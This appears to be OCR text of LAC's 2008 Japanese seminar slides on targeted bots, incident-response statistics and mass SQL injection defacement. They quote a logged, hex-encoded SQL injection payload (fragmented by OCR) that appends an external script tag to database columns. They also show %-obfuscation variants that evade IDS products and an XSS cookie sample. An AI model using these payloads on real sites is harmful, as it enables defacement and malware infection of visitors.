「標的型ボットの実態とその対策」

～大規模インシデントの裏で進行していること～

世界トップレベルのセキュリティノウハウを、
日本のすべてのオフィスへ。

LAC
Little eArth Corporation

株式会社ラック
サイバーリスク総合研究所


sales@lac.co.jp
http://www.lac.co.jp/

株式会社ラック

ITを活用し企業のリスク管理を支援する、次代と経営を拓くセキュリティプランナー

1986年、株式会社ラックは設立されました。”Little eArth Corporation”という社名には、情報化社会の進展で地球が加速的に縮小してゆく中で、国や企業のIT基盤を支えていこうという理念がこめられています。
独立系セキュリティベンダーとして、日本国内での10年以上にわたる豊富な実績がお客様の信頼の証です。
セキュリティ事業に従事するエンジニア・営業数は国内最大級の規模を誇ります。

• 商　号	株式会社ラック LAC：Little eArth Corporation Co., Ltd.
• 設　立	1986年(昭和61年)9月
• 資本金	11億5,942万6,500円
• 株　主	ラックホールディングス株式会社(100%)
• 代　表	代表取締役社長 執行役員社長 齋藤 理
• 売上高	7,154百万円(22期：2007年12月期)
	6,454百万円(21期：2006年12月期)
	5,841百万円(20期：2005年12月期)
• 決算期	3月末日
• 従業員数	319名（2008年10月現在）
• 認定資格	経済産業省情報セキュリティ監査企業登録 情報セキュリティマネジメントシステム (ISO/IEC 27001)認証取得(JSOC) プライバシーマーク認定取得



本社　〒105-7111　東京都港区東新橋1-5-2
汐留シティセンター11F
03-5537-2600(大代表)
03-5537-2610(営業統括本部)

セキュリティ監視センターJSOC
〒105-0001　東京都港区虎ノ門4-1-17
神谷町プライムプレイス3F

名古屋オフィス
〒 460-0008　名古屋市中区栄3-15-27
名古屋プラザビル 9F

■ JSOC (Japan Security Operation Center)

JSOCは、ラックが運営する情報セキュリティに関するオペレーションセンターです。高度な分析システムや業界屈指の堅牢な設備を誇り、24時間365日運営され、高度な技術者を配置しています。ラックのセキュリティサービスの実績は、2000年の九州・沖縄サミットの運用・監視を皮切りに、日本の各分野でのトップ企業などを中心に、高レベルのセキュリティが要求されるお客様にその高品質なサービスを提供しています。

スピーカ

西本 逸郎（にしもと いつろう） CISSP

昭和33年	福岡県北九州市生まれ
昭和59年3月	熊本大学工学部土木工学科中退
昭和59年4月	情報技術開発株式会社入社
昭和61年10月	株式会社ラック入社

通信系ソフトウェアやミドルウェアの開発に従事。1993年ドイツのシーメンスニックスドルフ社と提携し、オープンPOS（WindowsPOS）を世界に先駆け開発・実践投入。2000年よりセキュリティ事業に身を転じ、日本最大級のセキュリティセンターJSOCの構築と立ち上げを行う。さらなるIT利活用を図る上での新たな脅威への研究や対策に邁進中。

情報セキュリティ対策をテーマに官庁、大学、その他公益法人、企業、各種ITイベント、セミナーなどでの講演、新聞・雑誌などへの寄稿等多数

株式会社ラック　取締役　執行役員　サイバーリスク総合研究所長
特定非営利活動法人 日本ネットワークセキュリティ協会 理事、政策部会長（現任）、セキュリティ評価WGリーダ/ST作成WGリーダ（歴任）
特定非営利活動法人 日本セキュリティ監査協会 理事
データベースセキュリティコンソーシアム 理事、事務局長

経済産業省 電子商取引等に関する法的問題検討会 委員（2007年～）
IPA セキュリティ&プログラミングキャンプ実行委員（2007年～）
（財）日本情報処理開発協会 リスク管理統制対応評価検討委員
RSAカンファレンスプログラム委員（2008年）

熊本大学大学院自然科学研究科在籍

連載・コラム
西本逸郎のセキュリティー表ウラ

セキュリティー表ウラ　検索

http://it.nikkei.co.jp/security/column/nishimoto_security.aspx

緊急対応出動状況 2008

2008年実績
CALL 68件
出動　52件
SQLインジェクション　漏洩系　9件　改ざん系 12件
外部からの不正プログラム注入　8件　内部犯行　9件


何がほしいのか？

世界的不況で○○が増加？


119対応	主治医	MAX 72時間	ER オペ 致命傷からの脱却	状況把握：ヒアリングシート、被害内容 原因分析（鳥瞰検査、分析） トリアージ、被害拡大防止、暫定再開、対策本部
		1W ～ 1ヶ月	復旧 オペ 機能再開	高優先度脆弱性対応、検知機構、弱点防御機能 クリーニング スパイラル開発・運用体制整備、緊急事態解除
警戒運用		1ヶ月 ～ 1年	回復 完全再開	セキュリティ推進体制整備 セキュア開発、データベース、教育 自主運用
通常運用		恒常	平常オペレーション	PDCA、PCIDSS適合、認証取得 セキュリティ委員会

2008年緊急対応

原因・手口



被害内容




誰がどこで、
どうやって知った？

出動実績（2008年通期）

計52件（コール68件）　過去最高（当社比）


2007年は43件（通期）
2006年は34件（通期）



※BOT
コンピュータウイルスの一種
攻撃者がパソコンを乗っ取るための悪質プログラム。
乗っ取ったパソコンを(ロ)ボットのように意のままに制御する。

2008年緊急対応－ SQLインジェクション(41%)の内訳

SQLインジェクションの内訳



1. 改ざん


① 閲覧者を悪質サイトへ誘導しBOTを仕込む
② 改ざん方法は2種類ある
(1)DBの文字型カラムに全て「誘導スクリプト」を追加し、
DB情報を編集しているページが結果的に改ざん(大多数)
(2)少数としてWebプログラムやHTMLに誘導スクリプトを追加
③悪質サイトは、多重構造になっており、全体像を掴むのは困難
④下期以降急速に増加

2. 情報窃取

① SQLインジェクションでダイレクトに抜いていくものは減少傾向
② バックドア(Webアプリ)を設置しバックドア経由でアクセス
(1)POSTでのアクセスがほとんど
(2)インジェクションで侵入するタイプと、
保守アカウントの奪取の2通り
③何をやったか分からないようにしている。
④Webアプリ経由で侵入しWebアプリが狙われる
⑤下期以降、目だった行動は減少


2008年緊急対応 ― ウイルス・BOT被害(32%)の内訳

ウイルス系での被害



1. BOT

① 外部のホームページ閲覧
② USBメモリ(デジカメなど)
③ 標的型メール
④ 今後は偽ソフトによるものが増加？
⑤ 踏台と標的の2パターンある



2. Antinny


Winny 経由で、感染するウイルス

内部で発生するというより、自宅など。
相変わらず、発生。

3. マルウェア

内部犯行のため、サーバやパソコンに
マルウェアを仕掛けた

2008年緊急対応 ― 内部(33%)の内訳



1. 故意の犯行

① 他人の情報の盗み見

② 社内DBの内容改ざん

③ 業務妨害(Antinyに見せかけた犯行)

2. 過失


① 紛失

② Antiny

2008年緊急対応 ― 内部脅威(48%)の対象

Antinyに似せた暴露事件
Winnyを利用した策略
他 内部犯行

単なる踏み台で操作
・外部へDDoS
・SPAMの踏み台
調査・情報窃取で操作
・内部ネットワーク
・内部サーバ
・パスワード盗聴ソフトなど



内部からの情報漏洩は、内部犯だけを見ても駄目なのか、、

内部の人間が故意に、
内部の情報窃取やDB改ざんを目的に

最近の状況


最近、発生していること。

1. サイトからの個人情報漏洩
2. サイトを改ざんし、サイト閲覧者のパソコンにウイルス（ボット）を感染させる。
3. USBメモリからのウイルス（ボット）感染が増大
4. 特定組織を狙った標的型メール

今後、偽ソフトを含め、一般化する危険性大


狙いは、何だろうか？

情報漏洩(窃取)よく見かけるパターン



流行の改ざん攻撃

攻撃も、その後の侵入手口も、何をやっているのか実態がつかめないのか、、



データベース(ホームページ)改ざん攻撃

流行の改ざん攻撃

さらに巧妙化した攻撃　30.SEP.2008

2008-09-29 23:27:15 61.152.246.157 - W3SVC1 <ホスト名> <
/対象のWebアプリケーション.asp - 80 <ドメイン名> -
a_id=4731;b_id=2'%3BDECLARE%20@S%20VARCHAR(4000)%3B
ST(0x4445434C415245204053204076617228323535292
8
4
0
1
8
D
5
7220494E544F2040542C4043205748494C45284040464554434854F5354415455533
D302920424547494E20657865632827757064617465205B272B40542B275D207365
74205B272B40432B275D3D727472696D28636F6E766572742876617263686172283
34303030292C5B272B40432B275D29292B27273C736372697074207372633D6874
74703A2F2F64726D79
4E4558542046524F4D
4320454E4420434C4F
5445205461626C655F
%3B-- -

IDS/IPS	検出・防御可否 ベンダーオリジナル	検出 JSO
製品A	×	
製品B	×	○
製品C	○	○
製品D	×	×

さらに難読化

DEC%LARE%20@S%20VAR
%CHAR(4000)%3BS%ET%20
@S%3DCA%ST ・・・・
・・・・e%xec


あちゃ、、、orz
無効な%は
除去するの？？？？？
構文エラーとならない？
なんで？

DEC%%%%%LA%%RE とか

<sc%ript>al%ert(docu%me
nt.coo%kie)</scr%ipt>
XSSでも、、、

原則
ログなし

デフォルト
ログなし



そうだよね！ GETやPOSTでなく、、、でも渡せるんだ！


そう言えば、昔はGETが危険などと言われてたなぁ、、

流行の改ざん攻撃

膨大なアプリケーション

改ざん攻撃の やっかいさ、、

Googleなどで
標的確認
リストアップ



侵入や情報窃取の場合は、一発の攻撃で成功することはまず無い。
膨大な調査が必要！

改ざんや破壊のほうが、
簡単なんだ

逆に守るのは大変！

非対称！

圧倒的に攻撃側が有利！

どこに
穴があるか
分からない

ちょっと変わった改ざん事件

二つのホームページ改ざん

一般的

適当に検索し、
無差別に攻撃しDB改ざん
⇒結果ホームページ改ざん


当たり外れあり
気づかれ易い

とあるケース


DBに侵入後、
フロントのWebのDISKを
マウント。
小さなバックドア（ASP）作成
小さなバックドア経由で
